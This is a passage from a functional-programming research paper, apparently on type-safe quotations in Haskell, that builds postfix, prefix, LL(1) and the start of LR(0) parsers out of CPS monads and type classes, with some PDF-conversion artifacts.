It may come as a surprise that the instance declaration above is not the only possibility for turning *CPS* into a monad. Here is a second instance introducing the monad of *partial continuations*.

```
instance Monad CPS where
  return  $a = \lambda \kappa \rightarrow \kappa a$ 
   $m \gg k = m k$ 
```

The definition of *return* is unchanged; “ $\gg$ ” is now a type-restricted instance of function application. Actually, it is a combination of type application—the universally quantified variable *ans* in the type of *m* is instantiated to *CPS β*—and function application, but this is not visible in Haskell. Since “ $\gg$ ” is postfix application of “effectful” functions, this *CPS* monad implements postfix function application! Consequently, the quotation « | | | » can be seen as a monadic computation in disguise:

```
((quote tick) tick) tick endquote = run (quote \gg tick \gg tick \gg tick)
```

<sup>1</sup> The instance declaration, which is not legal Haskell, serves only illustrative purposes. We shall only need *return* and only at this particular type.

where *run* encapsulates a *CPS* computation:

$$\begin{aligned} \textit{run} &:: \textit{CPS } \alpha \rightarrow \alpha \\ \textit{run } m &= m \textit{id} \end{aligned}$$

Generalising from the example, quotations are based on the identity

$$\textit{quote } act_1 \dots act_n \textit{ endquote} = \textit{run} (\textit{quote} \gg= act_1 \gg= \dots \gg= act_n)$$

where  $\textit{quote} :: \textit{CPS } \tau_1$ ,  $act_i :: \tau_i \rightarrow \tau_{i+1}$ , and  $\textit{endquote} = id$ . It is useful to think of the  $\tau_i$  as state types and the  $act_i$  as transitions: *quote* initialises the state; each active terminal  $act_i$  transforms the state. In our example, we had a single state type but this need not be the case in general. In fact, choosing precise state types is the key to “typed quotes/antiquotes.”

Just in case you were wondering, none of the two *CPS* monads is a very exciting one in terms of expressiveness: they are both isomorphic to the *identity monad* with *return* and *run* converting between them. In other words, *CPS* offers no effects. Without loss of generality, we may therefore assume that *quote* and  $act_i$  are liftings:  $\textit{quote} = \textit{return } a$  and  $act_i = \textit{lift } f_i$  for some  $a$  and suitable  $f_i$ . The following calculation summarises our findings:

$$\begin{aligned} &\textit{quote } act_1 \dots act_n \textit{ endquote} \\ &= \{ \text{definition of ‘}\gg\text{’ and } \textit{run}, \text{ and } \textit{endquote} = id \} \\ &\quad \textit{run} (\textit{quote} \gg= act_1 \gg= \dots \gg= act_n) \\ &= \{ \text{CPS is a pure monad: } \textit{quote} = \textit{return } a \text{ and } act_i = \textit{lift } f_i \} \\ &\quad \textit{run} (\textit{return } a \gg= \textit{lift } f_1 \gg= \dots \gg= \textit{lift } f_n) \\ &= \{ \text{monad laws} \} \\ &\quad \textit{run} (\textit{return} (f_n (\dots (f_1 a) \dots))) \\ &= \{ \textit{run} \cdot \textit{return} = id \} \\ &\quad f_n (\dots (f_1 a) \dots) \end{aligned}$$

In the toy example and in the formal development above, *endquote* was always the identity. This is, however, not quite adequate, as the desired value of a quotation is not necessarily identical to the last state. Fortunately, *endquote* can be any function since we can fuse a post-processing step with the final continuation:  $\textit{post} (\textit{run } m) = m \textit{ post}$ . This is an immediate consequence of the free theorem for the type *CPS*  $\alpha$  (Wadler, 1989).

To summarise, a quotation of type  $\tau$  is of the form

$$\textit{quote } act_1 \dots act_n \textit{ endquote}$$

where  $\textit{quote} :: \textit{CPS } \tau_1$ ,  $act_i :: \tau_i \rightarrow \tau_{i+1}$  and  $\textit{endquote} :: \tau_{n+1} \rightarrow \tau$ .

Since the evaluation of a quotation is driven by the terminal symbols, the implementation of a quote/antiquote mechanism for a particular guest language goes hand in hand with the development of a parser for the concrete syntax. The

following sections are ordered by the underlying parser's level of sophistication: Section 3 shows how to implement simple postfix and prefix parsers, Section 4 deals with predictive top-down parsers, and finally, Section 5 introduces quotations that are based on bottom-up parsers.

### 3 Parsing datatypes

Continuing the example from the introduction, we show how to parse elements of datatypes in postfix and in prefix notation. Section 3.1 is an excerpt of Okasaki's extensive treatment of postfix languages (see Okasaki, 2002).

#### 3.1 Postfix notation

In postfix notation, also known as reverse Polish notation, functions follow their arguments. Postfix notation dispenses with the need for parentheses, if the arity of functions is statically known. This is generally not the case in higher order typed languages, but it is true of **data** constructors (ignoring the fact that they are curried in Haskell).

Evaluation of postfix expressions is naturally stack-based: a function pops its arguments from the stack and pushes the result back onto it. To parse datatypes in postfix notation, we introduce for each data constructor  $C :: \tau_1 \rightarrow \dots \rightarrow \tau_n \rightarrow \tau$  a *postfix constructor*:

$$\begin{aligned} c &:: (((st, \tau_1), \dots), \tau_n) \rightarrow (st, \tau) \\ c ((((st, t_1), \dots), t_n)) &= (st, C t_1 \dots t_n) \end{aligned}$$

The stack, represented by a nested pair, grows from left to right. The modification of the stack is precisely captured in the type:  $c$  is only applicable if the stack contains at least  $n$  arguments and the topmost  $n$  have the correct types. For the *Tree* type, this specialises to

$$\begin{aligned} leaf &:: st \rightarrow (st, Tree) \\ leaf\ st &= (st, Leaf) \\ fork &:: ((st, Tree), Tree) \rightarrow (st, Tree) \\ fork\ ((st, l), r) &= (st, Fork\ l\ r) \end{aligned}$$

Given these prerequisites, we can instantiate the framework of Section 2.

$$\begin{aligned} quote &:: CPS\ () \\ quote &= return\ () \\ leaf &:: st \rightarrow (st, Tree) \\ leaf &= lift\ leaf \\ fork &:: ((st, Tree), Tree) \rightarrow (st, Tree) \\ fork &= lift\ fork \\ endquote &:: (((), Tree) \rightarrow Tree \\ endquote\ (((), t)) &= t \end{aligned}$$

The function *quote* initialises the state to the empty stack; *endquote* extracts the quoted tree from a singleton stack.

It is instructive to step through the static and dynamic elaboration of a quotation. Type checking statically guarantees that a quotation constitutes a well-formed postfix expression.

<i>quote</i>	:: CPS ()
<i>quote leaf</i>	:: CPS ((), Tree)
<i>quote leaf leaf</i>	:: CPS (((), Tree), Tree)
<i>quote leaf leaf fork</i>	:: CPS (((), Tree))
<i>quote leaf leaf fork leaf</i>	:: CPS ((((), Tree)), Tree)
<i>quote leaf leaf fork leaf fork</i>	:: CPS ((((), Tree)), Tree)
<i>quote leaf leaf fork leaf fork endquote</i>	:: Tree

In each step, the state type precisely mirrors the stack layout. Consequently, pushing too few or too many or the wrong types of arguments results in a static type-error. The dynamic evaluation shows how the state evolves.

```

quote leaf leaf fork leaf fork endquote
= leaf () leaf fork leaf fork endquote
= leaf (((), Leaf)) fork leaf fork endquote
= fork ((((), Leaf)), Leaf) leaf fork endquote
= leaf (((), Fork Leaf Leaf)) fork endquote
= fork ((((), Fork Leaf Leaf)), Leaf) endquote
= endquote (((), Fork (Fork Leaf Leaf) Leaf))
= Fork (Fork Leaf Leaf) Leaf

```

The state is always passed as the first argument. This is something to bear in mind when implementing additional functionality, such as an *antiquote* mechanism.

```

antiquote      :: st → Tree → (st, Tree)
antiquote st t = return (st, t)

```

The tree is spliced into the current position simply by pushing it onto the stack.

### 3.2 Prefix notation

Postfix notation was easy; its dual, prefix notation, is slightly harder. Prefix notation was invented in 1920 by Jan Łukasiewicz, a Polish logician, mathematician, and philosopher. Because of its origin, prefix notation is also known as Polish notation.

In postfix notation, a function follows its arguments; so a stack of arguments is a natural choice for the state. In prefix notation, a function precedes its arguments. Consequently, the state becomes a stack of *pending* arguments. For each data constructor  $C :: \tau_1 \rightarrow \dots \rightarrow \tau_n \rightarrow \tau$ , we introduce a *prefix constructor*:

```

 $c^\circ :: ((\tau, st) \rightarrow \alpha) \rightarrow ((\tau_1, (\dots, (\tau_n, st))) \rightarrow \alpha)$ 
 $c^\circ \quad ctx = \lambda(t_1, (\dots, (t_n, st))) \rightarrow ctx (C \ t_1 \dots \ t_n, st)$ 

```

The stack, again represented by a nested pair, now grows from right to left. The first argument of  $c^\circ$  can be seen as a request for a value of type  $\tau$  (a request is also known as a context or as an expression with a hole). The prefix constructor can satisfy this request but, in turn, generates requests for its arguments.<sup>2</sup> For the *Tree* type, we obtain

$$\begin{aligned} leaf^\circ &:: ((Tree, st) \rightarrow \alpha) \rightarrow (st \rightarrow \alpha) \\ leaf^\circ \ ctx &= \lambda st \rightarrow ctx (Leaf, st) \\ fork^\circ &:: ((Tree, st) \rightarrow \alpha) \rightarrow ((Tree, (Tree, st)) \rightarrow \alpha) \\ fork^\circ \ ctx &= \lambda(t, (u, st)) \rightarrow ctx (Fork\ t\ u, st) \end{aligned}$$

The implementation of quotations and antiquotations is again a straightforward application of the general framework:

$$\begin{aligned} quote &:: CPS ((Tree, ()) \rightarrow Tree) \\ quote &= \text{return } (\lambda(t, ()) \rightarrow t) \\ leaf &:: ((Tree, st) \rightarrow \alpha) \rightarrow (st \rightarrow \alpha) \\ leaf &= \text{lift } leaf^\circ \\ fork &:: ((Tree, st) \rightarrow \alpha) \rightarrow ((Tree, (Tree, st)) \rightarrow \alpha) \\ fork &= \text{lift } fork^\circ \\ endquote &:: () \rightarrow Tree \\ endquote \ ctx &= ctx () \\ antiquote &:: ((Tree, st) \rightarrow \alpha) \rightarrow Tree \rightarrow (st \rightarrow \alpha) \\ antiquote \ ctx\ t &= \text{return } (\lambda st \rightarrow ctx (t, st)) \end{aligned}$$

The stack is initialised to one pending argument; we are done if there are no pending arguments left. Let us again step through an example.

$$\begin{aligned} quote &:: CPS (((Tree, ()) \rightarrow Tree) \\ quote\ fork &:: CPS ((Tree, (Tree, ())) \rightarrow Tree) \\ quote\ fork\ fork &:: CPS (((Tree, (Tree, (Tree, ())))) \rightarrow Tree) \\ quote\ fork\ fork\ leaf &:: CPS (((Tree, (Tree, ()))) \rightarrow Tree) \\ quote\ fork\ fork\ leaf\ leaf &:: CPS (((Tree, ()) \rightarrow Tree) \\ quote\ fork\ fork\ leaf\ leaf\ leaf &:: CPS (() \rightarrow Tree) \\ quote\ fork\ fork\ leaf\ leaf\ leaf\ endquote &:: CPS\ Tree \end{aligned}$$

The types show how the stack of pending arguments grows and shrinks. For instance, when the first two `fork`s have been processed, three further subtrees are required: the left and the right subtree of the second `fork` and the right subtree of the first `fork`. The stepwise evaluation makes this explicit:

<sup>2</sup> The type variable  $\alpha$  that appears in the type signature of  $c^\circ$  corresponds to the type of the entire quotation and can be safely instantiated to *Tree*. The polymorphic type is only vital if  $c^\circ$  is used in quotations of different types.

```

quote fork fork leaf leaf leaf endquote
= fork ( $\lambda(t,()) \rightarrow t$ ) fork leaf leaf leaf endquote
= fork ( $\lambda(t,(u,())) \rightarrow Fork\ t\ u$ ) leaf leaf leaf endquote
= leaf ( $\lambda(t',(u',(u,()))) \rightarrow Fork\ (Fork\ t'\ u')\ u$ ) leaf leaf endquote
= leaf ( $\lambda(u',(u,())) \rightarrow Fork\ (Fork\ Leaf\ u')\ u$ ) leaf endquote
= leaf ( $\lambda(u,()) \rightarrow Fork\ (Fork\ Leaf\ Leaf)\ u$ ) endquote
= endquote ( $\lambda() \rightarrow Fork\ (Fork\ Leaf\ Leaf)\ Leaf$ )
= Fork (Fork Leaf Leaf) Leaf

```

Again, if we pass too few or too many or the wrong types of arguments, then we get a static type-error.

*Remark 1*

The deeply nested pairs can be avoided if we curry the prefix constructors:

$$\begin{aligned} c^\circ &:: (\tau \rightarrow \alpha) \rightarrow (\tau_1 \rightarrow \dots \rightarrow \tau_n \rightarrow \alpha) \\ c^\circ \ ctx &= \lambda t_1 \rightarrow \dots \rightarrow \lambda t_n \rightarrow ctx (C\ t_1 \dots t_n) \end{aligned}$$

Additionally, we have generalised the result type of requests from  $st \rightarrow \alpha$  to  $\alpha$ . The adaptation of the remaining code is left as an exercise to the reader.  $\square$

## 4 Top-down parsing

The main reason for treating prefix parsers is that they pave the way for the more expressive class of LL(1) parsers. The basic setup remains unchanged; we need only one additional programming technique. To keep the learning curve smooth, however, we shall go through one intermediate step and treat grammars in Greibach normal form (GNF) first.

### 4.1 Greibach normal form

A context-free grammar is in GNF iff all productions are of the form  $A \rightarrow a\omega$ , where  $a$  is a terminal symbol and  $\omega$  is a possibly empty sequence of nonterminal symbols. A grammar in GNF is (syntactically) *unambiguous* iff each pair of productions  $A_1 \rightarrow a\omega_1$  and  $A_2 \rightarrow a\omega_2$  satisfies  $A_1 = A_2 \implies \omega_1 = \omega_2$ . Unambiguous grammars in GNF generalise datatype declarations, as a terminal (data constructor) may appear in different productions (datatype declarations).

Here is an example grammar for a simple imperative language and an equivalent grammar in GNF.

$$\begin{array}{lll}
S & \rightarrow & id := E \\
& | & if E S S \\
& | & while E S \\
& | & begin B end \\
E & \rightarrow & id \\
B & \rightarrow & S \mid S ; B
\end{array}
\qquad \qquad \qquad
\begin{array}{ll}
\Rightarrow & \\
S & \rightarrow id C E \\
& | if E S S \\
& | while E S \\
& | begin S R \\
C & \rightarrow := \\
E & \rightarrow id \\
R & \rightarrow end \mid ; S R
\end{array}$$

*Remark 2*

If we add the production  $S \rightarrow \text{if } E S$ , then the grammar becomes ambiguous, an instance of the (in-) famous *dangling-else problem*.  $\square$

The abstract syntax of the imperative language is given by

```
type Var = String
data Stat = Set Var Var | If Var Stat Stat | While Var Stat | Begin [Stat]
```

As an example, the quotation

```
« begin
  x := y ;
  if x
    y := z
    z := y
  end »
```

evaluates to  $\text{Begin} [\text{Set} "x" "y", \text{If} "x" (\text{Set} "y" "z") (\text{Set} "z" "y")]$ . The definition of the variables  $x$ ,  $y$ , and  $z$  poses a minor problem, which we shall discuss later.

A parser for a grammar in GNF is very similar to a prefix parser: the state is a stack of *pending* nonterminal symbols. An active terminal selects a production by looking at the topmost symbol on the stack. If the grammar is unambiguous, then there is at most one suitable production. The nonterminal is then replaced by the right-hand side of the production (omitting the leading terminal).

As before, we want to guarantee statically that a quotation is well formed, so that its parse does not fail. To this end, we represent nonterminals by types:

```
newtype S α = S (Stat → α)
newtype C α = C (           α)
newtype E α = E (Var   → α)
newtype R α = R ([Stat] → α)
```

The declarations also list the types of the semantic values that are attached to the nonterminals. Using these type-level nonterminals, we can program the type-checker to parse quotations: each production  $A \rightarrow aB_1 \dots B_n$  is mapped to a function  $a$ , the active terminal, of type  $A \alpha \rightarrow B_1 (\dots (B_n \alpha) \dots)$ , that implements the expansion of  $A$ . There is one hitch, however: the terminal  $a$  may appear in different productions, so it cannot possibly translate to a single function. Rather, an active terminal stands for a family of functions, represented in Haskell by a multiple-parameter type-class.

We introduce one class for each terminal symbol that appears more than once. In our case, the only such terminal is `id`, so we need just one class.

```
class Id lhs rhs | lhs → rhs where
  id :: String → (lhs → rhs)
```

The functional dependency  $\text{lhs} \rightarrow \text{rhs}$  avoids ambiguities during type-inference making use of the fact that the underlying grammar in GNF is unambiguous.

Each production is translated into an equation.

```

instance Id (S  $\alpha$ ) (C (E  $\alpha$ )) where
  id l = lift ( $\lambda(S \text{ ctx}) \rightarrow C(E(\lambda r \rightarrow \text{ctx}(\text{Set } l r)))$ )
  if    = lift ( $\lambda(S \text{ ctx}) \rightarrow E(\lambda c \rightarrow S(\lambda t \rightarrow S(\lambda e \rightarrow \text{ctx}(\text{If } c t e))))$ )
  while = lift ( $\lambda(S \text{ ctx}) \rightarrow E(\lambda c \rightarrow S(\lambda s \rightarrow \text{ctx}(\text{While } c s))))$ )
  begin = lift ( $\lambda(S \text{ ctx}) \rightarrow S(\lambda s \rightarrow R(\lambda r \rightarrow \text{ctx}(\text{Begin } (s : r))))$ )
  :=    = lift ( $\lambda(C \text{ ctx}) \rightarrow \text{ctx}$ )
instance Id (E  $\alpha$ )  $\alpha$  where
  id i = lift ( $\lambda(E \text{ ctx}) \rightarrow \text{ctx } i$ )
  end   = lift ( $\lambda(R \text{ ctx}) \rightarrow \text{ctx } []$ )
  ;      = lift ( $\lambda(R \text{ ctx}) \rightarrow S(\lambda s \rightarrow R(\lambda r \rightarrow \text{ctx}(s : r))))$ )
  quote    = return (S ( $\lambda s \rightarrow s$ ))
  endquote s = s

```

The *quote* function pushes the start symbol on the stack; *endquote* simply returns the final value of type *Stat*.

The terminal symbol *id* is a bit unusual in that it takes an additional argument, the string representation of the identifier. This has the unfortunate consequence that identifiers must be enclosed in parentheses as in « (id "x") := (id "y") ». We can mitigate the unwelcome effect by introducing shortcuts

```

x, y :: (Id lhs rhs)  $\Rightarrow$  lhs  $\rightarrow$  rhs
x    = id "x"
y    = id "y"

```

so that the quotation becomes «  $x := y$  ». Alternatively, we may swap the two arguments of *id*. In this case, the parentheses can, in fact, must be dropped, so that the quotation is written « id "x" := id "y" ».

It is instructive to walk through a derivation.

```

« while x y := z »
= while (S ( $\lambda s \rightarrow s$ )) x y := z »
= x (E ( $\lambda c \rightarrow S(\lambda s \rightarrow \text{While } c s)$ )) y := z »
= y (S ( $\lambda s \rightarrow \text{While } "x" s$ )) := z »
= := (C (E ( $\lambda r \rightarrow \text{While } "x" (\text{Set } "y" r)$ ))) z »
= z (E ( $\lambda r \rightarrow \text{While } "x" (\text{Set } "y" r)$ )) »
= » (While "x" (Set "y" "z"))
= While "x" (Set "y" "z")

```

To summarise, for each nonterminal symbol *A*, we define a type: **newtype** *A*  $\alpha$  = *A* (*Val*  $\rightarrow$   $\alpha$ ), where *Val* is the type of the semantic values attached to *A*. For each terminal symbol *a*, we introduce a class: **class** *a* *lhs* *rhs* | *lhs*  $\rightarrow$  *rhs* **where** *a* :: *lhs*  $\rightarrow$  *rhs*. Finally, each production *A*  $\rightarrow$  *aB<sub>1</sub>* ... *B<sub>n</sub>* gives rise to an instance declaration:

```

instance a (A  $\alpha$ ) (B1 ( $\cdots$  (Bn  $\alpha$ )  $\cdots$ )) where
  a = lift ( $\lambda(A \text{ ctx}) \rightarrow B_1(\lambda v_1 \rightarrow \cdots \rightarrow B_n(\lambda v_n \rightarrow \text{ctx}(f v_1 \dots v_n)))$ )

```

where *f* is the semantic action associated with the production. Of course, if a terminal appears only once, then there is no need for overloading.

```

newtype I α = I (Expr → α) -- id
newtype A α = A (α) -- +
newtype M α = M (α) -- *
newtype O α = O (α) -- (
newtype C α = C (α) -- )

newtype E α = E (Expr → α)
newtype E' α = E' ((Expr → Expr) → α)
newtype T α = T (Expr → α)
newtype T' α = T' ((Expr → Expr) → α)
newtype F α = F (Expr → α)

class Id old new | old → new where id :: String → old → new
class Add old new | old → new where + :: old → new
class Mul old new | old → new where * :: old → new
class Open old new | old → new where ( :: old → new
class Close old new | old → new where ) :: old → new
class Endquote old | where » :: old → Expr

```

Fig. 1. The LL(1) parser for the expression grammar, part 1.

## 4.2 LL(1) parsing

We are well prepared by now to tackle the first major challenge: implementing quotations whose syntax is given by an LL(1) grammar. As before, we shall work through a manageable example. This time, we implement arithmetic expressions given by the grammar on the left below (see Aho *et al.* 2006, p. 193).

$$\begin{array}{lll}
E \rightarrow E + T \mid T & \Rightarrow & E \rightarrow T E' \\
T \rightarrow T * F \mid F & \Rightarrow & T \rightarrow F T' \\
F \rightarrow (E) \mid id & & T' \rightarrow * F T' \mid \epsilon \\
& & F \rightarrow (E) \mid id
\end{array}$$

The expression grammar is *not* LL(1) due to the left recursion; eliminating the left recursion yields the equivalent LL(1) grammar on the right.

The abstract syntax of arithmetic expressions is given by

```
data Expr = Id String | Add Expr Expr | Mul Expr Expr
```

The semantic actions that construct values of type *Expr* are straightforward to define for the original expression grammar. They are slightly more involved for the LL(1) grammar:  $E'$  and  $T'$  yield expressions with a hole, where the hole stands for the missing left argument of the operator (see Figures 1 and 2).

The main ingredient of a predictive top-down parser is the *parsing table*. Here is the table for the LL(1) grammar above (see Aho *et al.* 2006, p. 225).

	<i>id</i>	$+$	$*$	$($	$)$	$\gg$
$E$	$E \rightarrow T E'$			$E \rightarrow T E'$		
$E'$		$E' \rightarrow + T E'$			$E' \rightarrow \epsilon$	$E' \rightarrow \epsilon$
$T$	$T \rightarrow F T'$			$T \rightarrow F T'$		
$T'$		$T' \rightarrow \epsilon$	$T' \rightarrow * F T'$		$T' \rightarrow \epsilon$	$T' \rightarrow \epsilon$
$F$	$F \rightarrow id$			$F \rightarrow (E)$		

<b>instance</b> $Id(E \alpha)(T'(E' \alpha)) \text{ where}$	-- expand: $E \rightarrow T E'$
$id s(E \ ctx) = id s(T(\lambda t \rightarrow E'(\lambda e' \rightarrow ctx(e' t))))$	
<b>instance</b> $Id(T \alpha)(T' \ alpha) \text{ where}$	-- expand: $T \rightarrow F T'$
$id s(T \ ctx) = id s(F(\lambda f \rightarrow T'(\lambda t' \rightarrow ctx(t' f))))$	
<b>instance</b> $Id(F \ alpha) \alpha \text{ where}$	-- expand: $F \rightarrow id$
$id s(F \ ctx) = id s(I(\lambda v \rightarrow ctx v))$	
<b>instance</b> $Id(I \ alpha) \alpha \text{ where}$	-- pop
$id s(I \ ctx) = return(ctx(Id s))$	
<b>instance</b> $Add(E' \ alpha)(T(E' \ alpha)) \text{ where}$	-- expand: $E' \rightarrow + T E'$
$+ (E' \ ctx) = + (A(T(\lambda t \rightarrow E'(\lambda e' \rightarrow ctx(\lambda l \rightarrow e'(Add l t))))))$	
<b>instance</b> $(Add \ alpha \ alpha') \Rightarrow Add(T' \ alpha) \ alpha' \text{ where}$	-- expand: $T' \rightarrow \epsilon$
$+ (T' \ ctx) = + (ctx(\lambda e \rightarrow e))$	
<b>instance</b> $Add(A \ alpha) \ alpha \text{ where}$	-- pop
$+ (A \ ctx) = return ctx$	
<b>instance</b> $Mul(T' \ alpha)(F(T' \ alpha)) \text{ where}$	-- expand: $T' \rightarrow * F T'$
$* (T' \ ctx) = * (M(F(\lambda f \rightarrow T'(\lambda t' \rightarrow ctx(\lambda l \rightarrow t'(Mul l f))))))$	
<b>instance</b> $Mul(M \ alpha) \ alpha \text{ where}$	-- pop
$* (M \ ctx) = return ctx$	
<b>instance</b> $Open(E \ alpha)(E(C(T'(E' \ alpha)))) \text{ where}$	-- expand: $E \rightarrow T E'$
$(E \ ctx) = (T(\lambda t \rightarrow E'(\lambda e' \rightarrow ctx(e' t))))$	
<b>instance</b> $Open(T \ alpha)(E(C(T' \ alpha))) \text{ where}$	-- expand: $T \rightarrow F T'$
$(T \ ctx) = (F(\lambda f \rightarrow T'(\lambda t' \rightarrow ctx(t' f))))$	
<b>instance</b> $Open(F \ alpha)(E(C \ alpha)) \text{ where}$	-- expand: $F \rightarrow (E)$
$(F \ ctx) = (O(E(\lambda e \rightarrow C(ctx e))))$	
<b>instance</b> $Open(O \ alpha) \ alpha \text{ where}$	-- pop
$(O \ ctx) = return ctx$	
<b>instance</b> $(Close \ alpha \ alpha') \Rightarrow Close(E' \ alpha) \ alpha' \text{ where}$	-- expand: $E' \rightarrow \epsilon$
$) (E' \ ctx) = ) (ctx(\lambda e \rightarrow e))$	
<b>instance</b> $(Close \ alpha \ alpha') \Rightarrow Close(T' \ alpha) \ alpha' \text{ where}$	-- expand: $T' \rightarrow \epsilon$
$) (T' \ ctx) = ) (ctx(\lambda e \rightarrow e))$	
<b>instance</b> $Close(C \ alpha) \ alpha \text{ where}$	-- pop
$) (C \ ctx) = return ctx$	
<b>instance</b> $(Endquote \ alpha) \Rightarrow Endquote(E' \ alpha) \text{ where}$	-- expand: $E' \rightarrow \epsilon$
$\gg (E' \ ctx) = \gg (ctx(\lambda e \rightarrow e))$	
<b>instance</b> $(Endquote \ alpha) \Rightarrow Endquote(T' \ alpha) \text{ where}$	-- expand: $T' \rightarrow \epsilon$
$\gg (T' \ ctx) = \gg (ctx(\lambda e \rightarrow e))$	
<b>instance</b> $Endquote Expr \text{ where}$	-- pop
$\gg e = e$	

Fig. 2. The LL(1) parser for the expression grammar, part 2.

The table also includes a column for “ $\gg$ ,” which serves as an end marker.

The state is now a stack of pending symbols, both terminal and nonterminal. The symbol  $X$  on top of the stack determines the action of the current active terminal  $a$ . If  $X = a$ , then the terminal pops  $X$  from the stack and passes control to the next active terminal (pop action). If  $X$  is a nonterminal, then the terminal looks up the production indexed by  $X$  and  $a$  in the parsing table, replaces  $X$  by the right-hand side of the production, and remains active (expand action). Again, we need not consider error conditions as the type-checker will statically guarantee that parsing does not fail.

Since the state is a stack of symbols, we must introduce types both for terminal and nonterminal symbols (we only show some representative examples here, the complete code is listed in Figures 1 and 2):

```
newtype E α = E (Expr → α) -- E
newtype I α = I (Expr → α) -- id
```

Like nonterminals, terminal symbols may carry semantic information: the terminal *id s*, for instance, returns the semantic value *Id s* of type *Expr*. For each terminal symbol including “`>`,” we introduce a class and an instance that implements the pop action:

```
class Add old new | old → new where
  + :: old → new
instance Add (A α) α where
  + (A ctx) = return ctx
```

Finally, each entry of the parsing table gives rise to an instance declaration that implements the expand action. Here are the instances for “`+`”:

```
instance Add (E' α) (T (E' α)) where
  + (E' ctx) = + (A (T (λt → E' (λe' → ctx (λl → e' (Add l t))))))
instance (Add α α') ⇒ Add (T' α) α' where
  + (T' ctx) = + (ctx (λe → e))
```

Since the look-ahead token is unchanged, the second instance requires an additional context, *Add α α'*, which accounts for the “recursive” call to “`+`.” The first instance also contains a call to “`+`” but this occurrence can be statically resolved: it refers to the “pop instance.” In general, an instance for the production *A → ω* requires a context iff  $e \in \mathcal{L}(\omega)$ , as in this case the stack shrinks.<sup>3</sup> The instance head always reflects the parsing state *after* the final pop action. Consider the *id* instance

```
instance Id (E α) (T' (E' α)) where
  id s (E ctx) = id s (T (λt → E' (λe' → ctx (e' t))))
```

The expansion phase proceeds  $E \rightarrow T E' \rightarrow F T' E' \rightarrow id T' E'$ . Consequently, the instance head records that the state changes from *E* to *T' E'*.

It remains to implement *quote* and *antiquote*.

```
quote      = return (E (λe → e))
antiquote :: E st → Expr → st
antiquote (E st) e = return (st e)
```

The type of *antiquote* dictates that we can only splice an expression into a position where the nonterminal *E* is expected. This can be achieved by enclosing the antiquotation in “`(`” and “`)`.”

<sup>3</sup> The standard construction of parsing tables using *First* and *Follow* sets already provides the necessary information: the parsing table contains the production *A → ω* for look-ahead *a* if either  $a \in First(\omega)$ , or  $e \in \mathcal{L}(\omega)$  and  $a \in Follow(A)$ . Only in the second case is a context required.

```
Main> « x + ( ` (foldr1 Add [Id (show i) | i ← [1..3]]) ) + y »
Add (Add (Id "x") (Add (Id "1") (Add (Id "2") (Add (Id "3"))))) (Id "y")
```

*Remark 3*

We have implemented the parsing actions in a rather ad-hoc way. Alternatively, they can be written using *lift* and monadic composition:

```
instance Id (E α) (T' (E' α)) where
  id s = id s ∘ lift (λ(E ctx) → T (λt → E' (λe' → ctx (e' t))))
  (∘)    :: (b → CPS c) → (a → CPS b) → (a → CPS c)
  q ∘ p = λa → p a ≫ q
```

The rewrite nicely separates the expansion step from the “recursive call.”  $\square$

## 5 Bottom-up parsing: LR(0) parsing


Let us move on to our final challenge: quotations whose concrete syntax is based on an LR(0) grammar—LR(1) grammars are also doable but we resist the temptation to spell out the details. Unlike LL parsing, the LR method is generally not suitable for constructing parsers by hand. For that reason, we shall base the treatment on a very simple example, the language of balanced parentheses.

$$P \rightarrow \epsilon \mid P ( P )$$

The abstract syntax is given by the *Tree* datatype:  $P \rightarrow \epsilon$  constructs a *Leaf*,  $P \rightarrow P ( P )$  a *Fork*.

An LR parser is similar to a postfix parser in that the state is a stack of symbols the parser has already seen. In contrast, the state of an LL parser is a stack of symbols it expects to see.

For efficiency reasons, an LR parser maintains additional information that summarises the stack configuration in each step. This is accomplished by a finite-state machine, the so-called LR(0) *automaton*. Here is the automaton for the grammar above ( $S$  is a new start symbol, “»” serves as an end marker).



The automaton has six states; the production(s) contained in the states illustrate the progress of the parse with the dots marking the borderline between what we have seen and what we expect to see. If the dot appears before a terminal symbol,

we have a *shift state* (colored in yellow/light gray). If the dot has reached the end in one of the productions, we have a *reduce state* (colored in blue/dark gray). In a shift state, the parser consumes an input token and pushes it onto the stack. In a reduce state, the right-hand side of a production resides on top of the stack, which is then replaced by the left-hand side.

In our example, the parser first reduces  $P \rightarrow \epsilon$  moving from the start state 1 to state 2. Then, it shifts either “`»`” or “`(`.” Each transition is recorded on the stack. This information is used during a reduction to determine the next state. Consider state 6; two sequences of moves end in this state:  $1 \xrightarrow{P} 2 \xrightarrow{(} 5 \xrightarrow{P} 4 \xrightarrow{)} 6$  and  $5 \xrightarrow{P} 4 \xrightarrow{(} 5 \xrightarrow{P} 4 \xrightarrow{)} 6$ . Removing  $P(P)$  from the stack means returning to either state 1 or state 5. Pushing  $P$  onto the stack, we move forward to either state 2 or state 4. In short, reducing  $P \rightarrow P(P)$  is accomplished by replacing the above transitions by either  $1 \xrightarrow{P} 2$  or  $5 \xrightarrow{P} 4$ . The point is that, in general, there are several transitions for a single production.

Turning to the implementation, the parser’s state is a stack of LR(0) states. Each LR(0) state carries the semantic value of the unique symbol that annotates the ingoing edges.

```
data S1 = S1 -- S
data S2 st = S2 Tree st -- P
data S3 st = S3 st -- »
data S4 st = S4 Tree st -- P
data S5 st = S5 st -- (
data S6 st = S6 st -- )
```

Each state of the automaton is translated into a function that performs the corresponding action. A shift state simply delegates the control to the next active terminal. A reduce state pops the transitions corresponding to the right-hand side from the stack and pushes a transition corresponding to the left-hand side. If there are several possible transitions, then a reduce action is given by a family of functions represented as a type class.

```
quote = state1 S1 -- start
state1 st = state2 (S2 Leaf st) -- reduce
state2 st = return st -- shift
state3 (S3 (S2 t S1)) = t -- accept
state4 st = return st -- shift
state5 st = state4 (S4 Leaf st) -- reduce
class State6 old new | old → new where
  state6 :: old → new
instance State6 (S6 (S4 (S5 (S2 S1)))) (S2 S1) where -- reduce
  state6 (S6 (S4 u (S5 (S2 t S1)))) = state2 (S2 (Fork t u) S1)
